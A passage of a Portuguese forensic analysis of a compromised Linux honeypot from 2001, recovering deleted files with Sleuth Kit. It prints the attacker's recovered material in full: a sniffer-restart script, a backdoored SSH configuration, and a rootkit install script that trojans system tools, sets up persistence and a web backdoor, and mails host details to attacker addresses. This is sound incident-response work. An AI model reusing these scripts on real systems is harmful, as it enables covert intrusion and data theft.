-rw------- 1 root root  512 2001-03-15 22:45 ssh_random_seed
-rw-r--r-- 1 root root    0 2001-03-15 22:45 tcp.log


investigator@forensics:# ls -lh /mnt/dev/rpm
-rw-r--r-- 1 root root 71 2001-03-15 22:45 rpm


investigator@forensics:# ls -lh /mnt/dev/last
-rw-r--r-- 1 root root 87 2001-03-15 22:45 last
```

Pelos nomes identifica-se que um há ao menos um *sniffer* de rede (linsniffer) e um possível *log file cleaner* (logclear).

O conteúdo do arquivo “rpm” aparenta ter os nomes do programas que o *rootkit* deve esconder da listagem de processos do sistema, especialmente dos programas “top” e “ps”.

Passo 4

```
investigator@forensics:# cat /mnt/dev/rpm
3 sl2
3 sshdu
3 linsniffer
3 smurf
3 slice
3 mech
3 muh
3 bnc
3 psybnc
```

O conteúdo do arquivo “last” aparenta ter informações a respeito de redes, endereços IP e portas que o *rootkit* deve esconder de programas que informam a respeito das conexões de rede do sistema, como os programas “netstat” e “ifconfig”, por exemplo.

Passo 5

```
investigator@forensics:# cat /mnt/dev/last
1 193.231.139
1 213.154.137
1 193.254.34
3 48744
3 3666
3 31221
3 22546
4 48744
4 2222
```

Uma busca rápida por *strings* nos arquivos identificados no passo 3 revela que o programa “linsniffer” utiliza o arquivo “tcp.log”.

Passo 6

```
investigator@forensics:# strings /mnt/dev/ida/.drag-on/linsniffer
[resultado editado por motivos de clareza]
eth0
tcp.log
cant open log
```

O conteúdo do arquivo “logclear” revela que ele inicia o *sniffer* “linsniffer” e que o resultado da captura do tráfego de rede é salvo no arquivo “tcp.log”.

Passo 7

```
investigator@forensics:# cat /mnt/dev/ida/.drag-on/logclear
[resultado editado por motivos de clareza]
killall -9 linsniffer
rm -rf tcp.log
touch tcp.log
./linsniffer >tcp.log &
```

O conteúdo do arquivo “mkxfs” indica que ele pode ser uma versão do programa SSH com uma *backdoor*.

Passo 8

```
investigator@forensics:# strings /mnt/dev/ida/.drag-on/mkxfs
[resultado editado por motivos de clareza]
sshd version %s [%s]
Usage: %s [options]
Options:
/etc
  -f file    Configuration file (default %s/sshd_config)
  -d         Debugging mode
  -i         Started from inetd
  -q         Quiet (no logging)
  -p port    Listen on the specified port (default: 22)
  -k seconds Regenerate server key every this many seconds (default: 3600)
  -g seconds Grace period for authentication (default: 300)
  -b bits    Size of server RSA key (default: 768 bits)
/etc/ssh_host_key
  -h file    File from which to read host key (default: %s)
  -V str     Remote version string already read from the socket
```

O arquivo “s” aparente ser o arquivo de configuração do *backdoor* “mkxfs”.

Passo 9

```
investigator@forensics:# cat /mnt/dev/ida/.drag-on/s
# This is ssh server systemwide configuration file.
Port 5
ListenAddress 0.0.0.0
HostKey /dev/ida/.drag-on/ssh_host_key
RandomSeed /dev/ida/.drag-on/ssh_random_seed
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin no
IgnoreRhosts yes
StrictModes yes
QuietMode yes
```

```
X11Forwarding no
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
# CheckMail no
PidFile /dev/ida/.inet/pid
# AllowHosts *.our.com friend.other.com
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny yes
```

Adicionalmente, o arquivo “sense” faz um *parsing* da saída do *sniffer* “linsniffer”.

A busca por binários SUID e SGID não revelou nada anormal.

Passo 10

```
investigator@forensics:# find /mnt -perm -004000 -o -perm -002000
./bin/su
./bin/ping
./bin/mount
./bin/umount
./sbin/dump
./sbin/restore
./sbin/netreport
./sbin/pwdb_chkpwd
./sbin/unix_chkpwd
```

Tampouco o resultado do programa “chkrootkit”.

Passo 11

```
investigator@forensics:#  chkrootkit -p
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin -r /mnt/

[resultado editado por motivos de clareza]

nothing found
```

Finalizada a primeira etapa da investigação, onde as informações básicas foram obtidas, que consiste nos principais arquivos e programas utilizados pelo atacante após invadir o computador, damos o início a etapa seguinte, a fase 4.3 – Fase de Pesquisa e Coleta – onde iremos buscar meticulosamente mais detalhes e novas evidências da invasão. O primeiro passo é buscar por *inodes* (estruturas do sistema de arquivos que contêm informações a respeito dos arquivos do sistema). A intenção é procurar por *inodes* que tenham sido removidos, na expectativa de se encontrar arquivos que o atacante utilizou após a invasão e depois removeu para ocultar a sua atividade. Esta busca apenas retornará resultados significativos se houve pouca atividade no sistema operacional após a invasão, de forma que o espaço em disco utilizado por estes arquivos não tenha sido sobrescrito por novos arquivos.

O programa “ils” faz parte do conjunto de ferramentas do Sleuth Kit. Este programa lista os *inodes* de um disco rígido, em especial, procuramos, a partir da imagem sendo analisada, os *inodes* que foram removidos.

Passo 12

```
investigator@forensics:# ils -m -r honeypot.hda8.dd > /analise/inodes-removidos.txt
[resultado editado por motivos de clareza]
st_ino  st_ls          st_size st_atime       st_mtime       st_ctime
(inode) (permissões)  (tamanho) (atime)     (mtime)        (ctime)
23      -rw-r--r--     520333  984707090      984706608      984707105
2038    drwxr-xr-x     0       984707105      984707105      984707105
2039    -rwxr-xr-x     611931  984707090      1013173693     984707105
2040    -rw-r--r--     1       984707090      983201398      984707105
2041    -rwx------     3713    984707105      983588917      984707105
2042    -rw-r--r--     796     984707105      984707105      984707105
2043    -rwxr-xr-x     1345    984707090      936892631      984707105
2044    -rw-r--r--     3278    984707103      980608292      984707105
2045    -rwxr-xr-x     79      984707103      983201320      984707105
2046    -rw-r--r--     11407   984707103      980608304      984707105
2047    -rwxr-xr-x     4060    984707102      983200975      984707103
2048    -rw-r--r--     880     984707090      972242984      984707105
2049    -rw-------     540     984707103      972242984      984707103
```

```
2050    -rw-r--r--     344     984707090      972242984      984707105
2051    -rw-------     512     984707103      972242984      984707103
2052    -rw-r--r--     688     984707090      983201391      984707105
2053    -rwx------     8268    984707102      983200979      984707103
2054    -rwxr-xr-x     4620    984707105      983200990      984707105
2058    -rwxr-xr-x     53588   984707102      983201035      984707102
2059    -rwx------     75      984707102      983201043      984707103
2060    -rw-r--r--     708     984707103      983588712      984707103
2061    -rwxr-xr-x     632066  984707103      983198764      984707103
8097    drwx------     0       984736921      984736992      984736992
8100    -rw-r--r--     16329   984736992      984736992      984736992
12107   lrwxrwxrwx     16      984655177      984655177      984655225
16110   -rw-r--r--     239     984655225      949962039      984655225
20883   lrwxrwxrwx     16      984655177      984655177      984655225
22103   -rw-------     0       984754122      984754122      984754122
22104   -rw-------     0       984754122      984754122      984754122
22105   -rw-r--r--     0       984754122      984754122      984754122
22106   -rw-------     0       984754076      984754076      984754076
22107   -rw-------     0       984754076      984754076      984754076
22108   -rw-r--r--     0       984754076      984754076      984754076
28172   lrwxrwxrwx     16      984655177      984655177      984655225
30188   -rwxr-xr-x     66736   984677103      952425102      984707102
30191   -r-xr-xr-x     60080   984677352      952452206      984707102
48284   -rwxr-xr-x     42736   984677122      952425102      984707102
56231   -rw-r--r--     33135   984655056      984655056      984655056
```

O resultado do passo 12 serve de entrada para ferramenta “mactime”, também do Sleuth Kit. Esta ferramenta gera uma lista em ordem cronológica a partir da saída do “ils”. Neste caso geramos a ordem cronológica dos *inodes* removidos.

Passo 13

```
investigator@forensics:# mactime -b /analise/inodes-removidos.txt -p /mnt/etc/passwd -g
/mnt/etc/group -d > /analise/mactime.txt

[resultado editado por motivos de clareza]

Date                          Size    Type    Mode          UID     GID     Meta (inode)
Fri Feb 08 2002 11:08:13      611931  m..     -rwxr-xr-x    root    root    2039
Thu Sep 09 1999 12:57:11      1345    m..     -rwxr-xr-x    root    root    2043
Mon Feb 07 2000 20:20:39      239     m..     -rw-r--r--    root    root    16110
Tue Mar 07 2000 07:31:42      66736   m..     -rwxr-xr-x    root    root    30188
```

```
Tue Mar 07 2000 07:31:42     42736  m..    -rwxr-xr-x    root   root   48284
Tue Mar 07 2000 15:03:26     60080  m..    -r-xr-xr-x    root   root   30191
Sun Oct 22 2000 17:29:44     880    m..    -rw-r--r--    root   root   2048
Sun Oct 22 2000 17:29:44     540    m..    -rw-------    root   root   2049
Sun Oct 22 2000 17:29:44     344    m..    -rw-r--r--    root   root   2050
Sun Oct 22 2000 17:29:44     512    m..    -rw-------    root   root   2051
Sat Jan 27 2001 13:11:32     3278   m..    -rw-r--r--    root   root   2044
Sat Jan 27 2001 13:11:44     11407  m..    -rw-r--r--    root   root   2046
Mon Feb 26 2001 11:46:04     632066 m..    -rwxr-xr-x    root   root   2061
Mon Feb 26 2001 12:22:55     4060   m..    -rwxr-xr-x    root   root   2047
Mon Feb 26 2001 12:22:59     8268   m..    -rwx------    root   root   2053
Mon Feb 26 2001 12:23:10     4620   m..    -rwxr-xr-x    root   root   2054
Mon Feb 26 2001 12:23:55     53588  m..    -rwxr-xr-x    root   root   2058
Mon Feb 26 2001 12:24:03     75     m..    -rwx------    root   root   2059
Mon Feb 26 2001 12:28:40     79     m..    -rwxr-xr-x    root   root   2045
Mon Feb 26 2001 12:29:51     688    m..    -rw-r--r--    root   root   2052
Mon Feb 26 2001 12:29:58     1      m..    -rw-r--r--    root   root   2040
Sat Mar 03 2001 00:05:12     708    m..    -rw-r--r--    root   root   2060
Sat Mar 03 2001 00:08:37     3713   m..    -rwx------    root   root   2041
Thu Mar 15 2001 08:17:36     33135  mac    -rw-r--r--    root   root   56231
Thu Mar 15 2001 08:19:37     16     ma.    lrwxrwxrwx    root   root   12107
Thu Mar 15 2001 08:19:37     16     ma.    lrwxrwxrwx    root   root   20883
Thu Mar 15 2001 08:19:37     16     ma.    lrwxrwxrwx    root   root   28172
Thu Mar 15 2001 08:20:25     16     ..c    lrwxrwxrwx    root   root   12107
Thu Mar 15 2001 08:20:25     239    .ac    -rw-r--r--    root   root   16110
Thu Mar 15 2001 08:20:25     16     ..c    lrwxrwxrwx    root   root   20883
Thu Mar 15 2001 08:20:25     16     ..c    lrwxrwxrwx    root   root   28172
Thu Mar 15 2001 14:25:03     66736  .a.    -rwxr-xr-x    root   root   30188
Thu Mar 15 2001 14:25:22     42736  .a.    -rwxr-xr-x    root   root   48284
Thu Mar 15 2001 14:29:12     60080  .a.    -r-xr-xr-x    root   root   30191
Thu Mar 15 2001 22:36:48     520333 m..    -rw-r--r--    root   root   23
Thu Mar 15 2001 22:44:50     611931 .a.    -rwxr-xr-x    root   root   2039
Thu Mar 15 2001 22:44:50     1      .a.    -rw-r--r--    root   root   2040
Thu Mar 15 2001 22:44:50     1345   .a.    -rwxr-xr-x    root   root   2043
Thu Mar 15 2001 22:44:50     880    .a.    -rw-r--r--    root   root   2048
Thu Mar 15 2001 22:44:50     344    .a.    -rw-r--r--    root   root   2050
Thu Mar 15 2001 22:44:50     688    .a.    -rw-r--r--    root   root   2052
Thu Mar 15 2001 22:44:50     520333 .a.    -rw-r--r--    root   root   23
Thu Mar 15 2001 22:45:02     4060   .a.    -rwxr-xr-x    root   root   2047
Thu Mar 15 2001 22:45:02     8268   .a.    -rwx------    root   root   2053
```

```
Thu Mar 15 2001 22:45:02     53588  .ac    -rwxr-xr-x    root   root   2058
Thu Mar 15 2001 22:45:02     75     .a.    -rwx------    root   root   2059
Thu Mar 15 2001 22:45:02     66736  ..c    -rwxr-xr-x    root   root   30188
Thu Mar 15 2001 22:45:02     60080  ..c    -r-xr-xr-x    root   root   30191
Thu Mar 15 2001 22:45:02     42736  ..c    -rwxr-xr-x    root   root   48284
Thu Mar 15 2001 22:45:03     3278   .a.    -rw-r--r--    root   root   2044
Thu Mar 15 2001 22:45:03     79     .a.    -rwxr-xr-x    root   root   2045
Thu Mar 15 2001 22:45:03     11407  .a.    -rw-r--r--    root   root   2046
Thu Mar 15 2001 22:45:03     4060   ..c    -rwxr-xr-x    root   root   2047
Thu Mar 15 2001 22:45:03     540    .ac    -rw-------    root   root   2049
Thu Mar 15 2001 22:45:03     512    .ac    -rw-------    root   root   2051
Thu Mar 15 2001 22:45:03     8268   ..c    -rwx------    root   root   2053
Thu Mar 15 2001 22:45:03     75     ..c    -rwx------    root   root   2059
Thu Mar 15 2001 22:45:03     708    .ac    -rw-r--r--    root   root   2060
Thu Mar 15 2001 22:45:03     632066 .ac    -rwxr-xr-x    root   root   2061
Thu Mar 15 2001 22:45:05     0      mac    drwxr-xr-x    1031   users  2038
Thu Mar 15 2001 22:45:05     611931 ..c    -rwxr-xr-x    root   root   2039
Thu Mar 15 2001 22:45:05     1      ..c    -rw-r--r--    root   root   2040
Thu Mar 15 2001 22:45:05     3713   .ac    -rwx------    root   root   2041
Thu Mar 15 2001 22:45:05     796    mac    -rw-r--r--    root   root   2042
Thu Mar 15 2001 22:45:05     1345   ..c    -rwxr-xr-x    root   root   2043
Thu Mar 15 2001 22:45:05     3278   ..c    -rw-r--r--    root   root   2044
Thu Mar 15 2001 22:45:05     79     ..c    -rwxr-xr-x    root   root   2045
Thu Mar 15 2001 22:45:05     11407  ..c    -rw-r--r--    root   root   2046
Thu Mar 15 2001 22:45:05     880    ..c    -rw-r--r--    root   root   2048
Thu Mar 15 2001 22:45:05     344    ..c    -rw-r--r--    root   root   2050
Thu Mar 15 2001 22:45:05     688    ..c    -rw-r--r--    root   root   2052
Thu Mar 15 2001 22:45:05     4620   .ac    -rwxr-xr-x    root   root   2054
Thu Mar 15 2001 22:45:05     520333 ..c    -rw-r--r--    root   root   23
Fri Mar 16 2001 07:02:01     0      .a.    drwx------    root   root   8097
Fri Mar 16 2001 07:03:12     0      m.c    drwx------    root   root   8097
Fri Mar 16 2001 07:03:12     16329  mac    -rw-r--r--    root   root   8100
Fri Mar 16 2001 11:47:56     0      mac    -rw-------    root   root   22106
Fri Mar 16 2001 11:47:56     0      mac    -rw-------    root   root   22107
Fri Mar 16 2001 11:47:56     0      mac    -rw-r--r--    root   root   22108
Fri Mar 16 2001 11:48:42     0      mac    -rw-------    root   root   22103
Fri Mar 16 2001 11:48:42     0      mac    -rw-------    root   root   22104
Fri Mar 16 2001 11:48:42     0      mac    -rw-r--r--    root   root   22105
```

Com o resultado obtido no passo 13, verifica-se que o primeiro arquivo removido foi em 9 de Setembro de 1999 às 12:57:11. No entanto, conforme os horários que obtivemos no passo 3, devemos procurar por arquivos deletados com um *timestamp* por volta do dia 15 de Março de 2001 às 22:45, quando o atacante utilizou alguns arquivos maliciosos no computador, dessa forma, estamos inicialmente interessados em recuperar e analisar os seguintes arquivos:

Passo 14

Date	Size	Type	Mode	UID	GID	Meta (inode)
Thu Mar 15 2001 22:36:48	520333	m..	-rw-r--r--	root	root	23
Thu Mar 15 2001 22:44:50	611931	.a.	-rwxr-xr-x	root	root	2039
Thu Mar 15 2001 22:44:50	1	.a.	-rw-r--r--	root	root	2040
Thu Mar 15 2001 22:44:50	1345	.a.	-rwxr-xr-x	root	root	2043
Thu Mar 15 2001 22:44:50	880	.a.	-rw-r--r--	root	root	2048
Thu Mar 15 2001 22:44:50	344	.a.	-rw-r--r--	root	root	2050
Thu Mar 15 2001 22:44:50	688	.a.	-rw-r--r--	root	root	2052
Thu Mar 15 2001 22:44:50	520333	.a.	-rw-r--r--	root	root	23
Thu Mar 15 2001 22:45:02	4060	.a.	-rwxr-xr-x	root	root	2047
Thu Mar 15 2001 22:45:02	8268	.a.	-rwx------	root	root	2053
Thu Mar 15 2001 22:45:02	53588	.ac	-rwxr-xr-x	root	root	2058
Thu Mar 15 2001 22:45:02	75	.a.	-rwx------	root	root	2059
Thu Mar 15 2001 22:45:02	66736	..c	-rwxr-xr-x	root	root	30188
Thu Mar 15 2001 22:45:02	60080	..c	-r-xr-xr-x	root	root	30191
Thu Mar 15 2001 22:45:02	42736	..c	-rwxr-xr-x	root	root	48284
Thu Mar 15 2001 22:45:03	3278	.a.	-rw-r--r--	root	root	2044
Thu Mar 15 2001 22:45:03	79	.a.	-rwxr-xr-x	root	root	2045
Thu Mar 15 2001 22:45:03	11407	.a.	-rw-r--r--	root	root	2046
Thu Mar 15 2001 22:45:03	4060	..c	-rwxr-xr-x	root	root	2047
Thu Mar 15 2001 22:45:03	540	.ac	-rw-------	root	root	2049
Thu Mar 15 2001 22:45:03	512	.ac	-rw-------	root	root	2051
Thu Mar 15 2001 22:45:03	8268	..c	-rwx------	root	root	2053
Thu Mar 15 2001 22:45:03	75	..c	-rwx------	root	root	2059
Thu Mar 15 2001 22:45:03	708	.ac	-rw-r--r--	root	root	2060
Thu Mar 15 2001 22:45:03	632066	.ac	-rwxr-xr-x	root	root	2061
Thu Mar 15 2001 22:45:05	0	mac	drwxr-xr-x	1031	users	2038
Thu Mar 15 2001 22:45:05	611931	..c	-rwxr-xr-x	root	root	2039
Thu Mar 15 2001 22:45:05	1	..c	-rw-r--r--	root	root	2040
Thu Mar 15 2001 22:45:05	3713	.ac	-rwx------	root	root	2041
Thu Mar 15 2001 22:45:05	796	mac	-rw-r--r--	root	root	2042
Thu Mar 15 2001 22:45:05	1345	..c	-rwxr-xr-x	root	root	2043

```
Thu Mar 15 2001 22:45:05     3278    ..c     -rw-r--r--     root    root    2044
Thu Mar 15 2001 22:45:05     79      ..c     -rwxr-xr-x     root    root    2045
Thu Mar 15 2001 22:45:05     11407   ..c     -rw-r--r--     root    root    2046
Thu Mar 15 2001 22:45:05     880     ..c     -rw-r--r--     root    root    2048
Thu Mar 15 2001 22:45:05     344     ..c     -rw-r--r--     root    root    2050
Thu Mar 15 2001 22:45:05     688     ..c     -rw-r--r--     root    root    2052
Thu Mar 15 2001 22:45:05     4620    .ac     -rwxr-xr-x     root    root    2054
Thu Mar 15 2001 22:45:05     520333  ..c     -rw-r--r--     root    root    23
Fri Mar 16 2001 07:02:01     0       .a.     drwx------     root    root    8097
Fri Mar 16 2001 07:03:12     0       m.c     drwx------     root    root    8097
Fri Mar 16 2001 07:03:12     16329   mac     -rw-r--r--     root    root    8100
Fri Mar 16 2001 11:47:56     0       mac     -rw-------     root    root    22106
Fri Mar 16 2001 11:47:56     0       mac     -rw-------     root    root    22107
Fri Mar 16 2001 11:47:56     0       mac     -rw-r--r--     root    root    22108
Fri Mar 16 2001 11:48:42     0       mac     -rw-------     root    root    22103
Fri Mar 16 2001 11:48:42     0       mac     -rw-------     root    root    22104
Fri Mar 16 2001 11:48:42     0       mac     -rw-r--r--     root    root    22105
```

Utilizando-se a ferramenta “icat”, do conjunto Sleuth Kit, que recupera o conteúdo de inodes, podemos recuperar o conteúdo dos *inodes* que desejamos, contanto que eles não tenham sido sobrescritos. De forma a simplificar o processo, os seguintes comandos são executados para tentar extrair todos os arquivos removidos, conforme identificados no passo 14. O arquivo “lista-inodes” contém uma listagem dos *inodes* que queremos recuperar.

Passo 15

```
investigator@forensics:# for i in `cat /analise/lista-inodes`; do icat honeypot.hda8.dd
$i > /analise/arquivo-inode-$i; done


investigator@forensics:# file /analise/arquivo-inode-*
arquivo-inode-2038:  empty
arquivo-inode-2039:  ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.0.0, not stripped
arquivo-inode-2040:  very short file (no magic)
arquivo-inode-2041:  POSIX shell script text executable
arquivo-inode-2042:  ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
statically linked (uses shared libs), stripped
arquivo-inode-2043:  Bourne-Again shell script text executable
arquivo-inode-2044:  ASCII English text
arquivo-inode-2045:  POSIX shell script text executable
```

```
arquivo-inode-2046:  ASCII English text

arquivo-inode-2047:  a /usr/bin/perl script text executable

arquivo-inode-2048:  ASCII English text

arquivo-inode-2049:  data

arquivo-inode-2050:  ASCII text, with very long lines

arquivo-inode-2051:  data

arquivo-inode-2052:  ASCII text

arquivo-inode-2053:  ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped

arquivo-inode-2054:  ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.0.0, stripped

arquivo-inode-2058:  ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), stripped

arquivo-inode-2059:  ASCII text

arquivo-inode-2060:  ASCII text

arquivo-inode-2061:  ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped

arquivo-inode-22103: empty

arquivo-inode-22104: empty

arquivo-inode-22105: empty

arquivo-inode-22106: empty

arquivo-inode-22107: empty

arquivo-inode-22108: empty

arquivo-inode-23:    gzip compressed data, from Unix, last modified: Sat Mar  3
00:09:06 2001

arquivo-inode-30188: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.0.0, stripped

arquivo-inode-30191: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.0.0, stripped

arquivo-inode-48284: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.0.0, stripped

arquivo-inode-8097:  empty

arquivo-inode-8100:  ASCII English text
```

Claramente identifica-se que alguns arquivos não puderam ser recuperados *(empty)*, no entanto, é possível recuperar muitos arquivos de texto, *scripts*, binários e um arquivo compactado (arquivo-inode-23), que pode ser o arquivo que contém as ferramentas que o atacante utilizou após invadir o computador. Descompactando-se o arquivo “arquivo-inode-23” obtemos:

Passo 16

```
investigator@forensics:# tar xzvf /analise/arquivo-inode-23
```

```
last/
last/ssh
last/pidfile
last/install
last/linsniffer
last/cleaner
last/inetd.conf
last/lsattr
last/services
last/sense
last/ssh_config
last/ssh_host_key
last/ssh_host_key.pub
last/ssh_random_seed
last/sshd_config
last/sl2
last/last.cgi
last/ps
last/netstat
last/ifconfig
last/top
last/logclear
last/s
last/mkxfs


investigator@forensics:# file /analise/last/*
last/cleaner:          Bourne-Again shell script text executable
last/ifconfig:         ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
last/inetd.conf:       ASCII English text
last/install:          POSIX shell script text executable
last/last.cgi:         ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.0.0, stripped
last/linsniffer:       ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped
last/logclear:         ASCII text
last/lsattr:           POSIX shell script text executable
last/mkxfs:            ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped
last/netstat:          ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
last/pidfile:          very short file (no magic)
last/ps:               ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
```

```
dynamically linked (uses shared libs), stripped

last/s:                ASCII text

last/sense:            a /usr/bin/perl script text executable

last/services:         ASCII English text

last/sl2:              ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), not stripped

last/ssh:              ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.0.0, not stripped

last/ssh_config:       ASCII English text

last/sshd_config:      ASCII text

last/ssh_host_key:     data

last/ssh_host_key.pub: ASCII text, with very long lines

last/ssh_random_seed:  data

last/top:              ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
```

Identifica-se no passo anterior que este arquivo contém as ferramentas do suposto *rootkit* que o atacante utilizou, visto que o seu conteúdo coincide com os programas e arquivos identificados no passo 3. Adicionalmente, verifica-se que há um possível *script* de instalação do suposto *rootkits* (install) e supostos programas maliciosamente modificados, *trojaned*, (ps, netstat, ifconfig e top), conforme apontou-se nos passos 3, 4 e 5. A seguir é apresentado o conteúdo do arquivo “install”.

Passo 17

```
investigator@forensics:# cat /analise/last/install
  1    #!/bin/sh
  2    clear
  3    unset HISTFILE
  4    echo "********* Instalarea Rootkitului A Pornit La Drum *********"
  5    echo "********* Mircea SUGI PULA ********************************"
  6    echo "********* Multumiri La Toti Care M-Au Ajutat **************"
  7    echo "********* Lemme Give You A Tip : **************************"
  8    echo "********* Ignore everything, call your freedom ************"
  9    echo "********* Scream & swear as much as you can ***************"
 10    echo "********* Cuz anyway nobody will hear you and no one will *"
 11    echo "********* Care about you **********************************"
 12    echo
 13    echo
 14    chown root.root *
 15    if [ -f /usr/bin/make ]; then
```

```
16  echo "Are Make !"
17    else
18  echo "Nu Are Make !"
19    fi
20    if [ -f /usr/bin/gcc ]; then
21  echo "Are Gcc !"
22    else
23  echo "Nu Are Gcc !"
24    fi
25    if [ -f /usr/sbin/sshd/ ]; then
26  echo "Are Ssh !"
27    else
28  echo "Nu Are Ssh !"
29    fi
30    echo -n "* Inlocuim nestat ... alea alea "
31    rm -rf /sbin/ifconfig
32    mv ifconfig /sbin/ifconfig
33    rm -rf /bin/netstat
34    mv netstat /bin/netstat
35    rm -rf /bin/ps
36    mv ps /bin/ps
37    rm -rf /usr/bin/top
38    mv top /usr/bin/top
39    cp -f mkxfs /usr/sbin/
40    echo "* Gata..."
41    echo -n "* Dev... "
42    echo
43    echo
44    touch /dev/rpm
45    >/dev/rpm
46    echo "3 sl2" >>/dev/rpm
47    echo "3 sshdu" >>/dev/rpm
48    echo "3 linsniffer" >>/dev/rpm
49    echo "3 smurf" >>/dev/rpm
50    echo "3 slice" >>/dev/rpm
51    echo "3 mech" >>/dev/rpm
52    echo "3 muh" >>/dev/rpm
53    echo "3 bnc" >>/dev/rpm
54    echo "3 psybnc" >> /dev/rpm
55    touch /dev/last
```

```
 56    >/dev/last
 57    echo "1 193.231.139" >>/dev/last
 58    echo "1 213.154.137" >>/dev/last
 59    echo "1 193.254.34" >>/dev/last
 60    echo "3 48744" >>/dev/last
 61    echo "3 3666" >>/dev/last
 62    echo "3 31221" >>/dev/last
 63    echo "3 22546" >>/dev/last
 64    echo "4 48744" >>/dev/last
 65    echo "4 2222" >>/dev/last
 66    echo "* Gata"
 67
 68    echo "* Facem Director...Si Mutam Alea.. "
 69    mkdir -p /dev/ida/.drag-on
 70    mkdir -p /dev/ida/".. "
 71    echo "* Copiem ssh si alea"
 72    cp linsniffer logclear sense sl2 mkxfs s ssh_host_key ssh_random_seed
/dev/ida/.drag-on/
 73    cp linsniffer logclear sense sl2 mkxfs s ssh_host_key ssh_random_seed
/dev/ida/".. "
 74    rm -rf linsniffer logclear sense sl2 mkxfs s ssh_host_key ssh_random_seed
 75    touch /dev/ida/.drag-on/tcp.log
 76    touch /dev/ida/".. "/tcp.log
 77
 78    cp -f inetd.conf /etc
 79    cp -f services /etc
 80    killall -HUP inetd
 81    echo
 82    echo
 83    echo
 84    echo "* Adaugam In Startup:) ..."
 85    rm -rf /usr/bin/lsattr
 86    echo "/usr/bin/lsattr -t1 -X53 -p" >> /etc/rc.d/rc.sysinit
 87    echo >> /etc/rc.d/rc.sysinit
 88    cp -f lsattr /usr/bin/
 89    chmod 500 /usr/bin/lsattr
 90    chattr +i /usr/bin/lsattr
 91    /usr/bin/lsattr
 92
 93    sleep 1
 94
```

```
 95    if [ -d /home/httpd/cgi-bin ]
 96    then
 97    mv -f last.cgi /home/httpd/cgi-bin/
 98    fi
 99
100    if [ -d /usr/local/httpd/cgi-bin ]
101    then
102    mv -f last.cgi /usr/local/httpd/cgi-bin/
103    fi
104
105    if [ -d /usr/local/apache/cgi-bin ]
106    then
107    mv -f last.cgi /usr/local/apache/cgi-bin/
108    fi
109
110    if [ -d /www/httpd/cgi-bin ]
111    then
112    mv -f last.cgi /www/httpd/cgi-bin/
113    fi
114
115    if [ -d /www/cgi-bin ]
116    then
117    mv -f last.cgi /www/cgi-bin/
118    fi
119
120    echo "* Luam Informatiile dorite ..."
121    echo "* Info : $(uname -a)" >> computer
122    echo "* Hostname : $(hostname -f)" >> computer
123    echo "* IfConfig : $(/sbin/ifconfig | grep inet)" >> computer
124    echo "* Uptime : $(uptime)" >> computer
125    echo "* Cpu Vendor ID : $(cat /proc/cpuinfo|grep vendor_id)" >> computer
126    echo "* Cpu Model : $(cat /proc/cpuinfo|grep model)" >> computer
127    echo "* Cpu Speed: $(cat /proc/cpuinfo|grep MHz)" >> computer
128    echo "* Bogomips: $(cat /proc/cpuinfo|grep bogomips)" >> computer
129    echo "* Spatiu Liber: $(df -h)" >> computer
130    echo "* Gata ! Trimitem Mailul ...Asteapta Te Rog "
131    cat computer | mail -s "placinte" last@linuxmail.org
132    cat computer | mail -s "roote" bidi_damm@yahoo.com
133    echo "* Am trimis mailul ... stergem fisierele care nu mai trebuie ."
134    echo
```

```
135     echo
136     echo "* G A T A *"
137     echo
138     echo "* That Was Nice Last "
139     cd /
140     rm -rf last lk.tgz computer lk.tar.gz
```

Com o resultado do passo anterior fica evidente que o arquivo “install” é de fato o *script* de instalação do *rootkit*.. Podemos identificar claramente nas linhas 31 a 39 que ele substitui os programas do sistema “ifconfig”, “netstat”, “ps”, “top” e “mkxfs” pelas suas respectivas versões maliciosamente modificadas *(trojaned)*, de forma a ocultar as atividades do atacante. Nas linhas 69 a 76 ele cria os diretórios onde ficaram os arquivos e os programas do atacante e os copia para lá. Nas linhas 85 a 91 ele cria um novo *script* que irá ativar em toda a inicialização do sistema o *backdoor* contido no programa “lsattr”. Nas linhas 95 a 118 o *script* de instalação copia um *backdoor web* para possíveis diretórios, caso existam, onde se localizam as páginas de um servidor *web*. Nas linhas 120 a 132 ele envia informações a respeito do sistema para e-mails do atacante. E, por fim, na linha 140 o *script* remove os arquivos utilizados para instalar o *rootkit*.

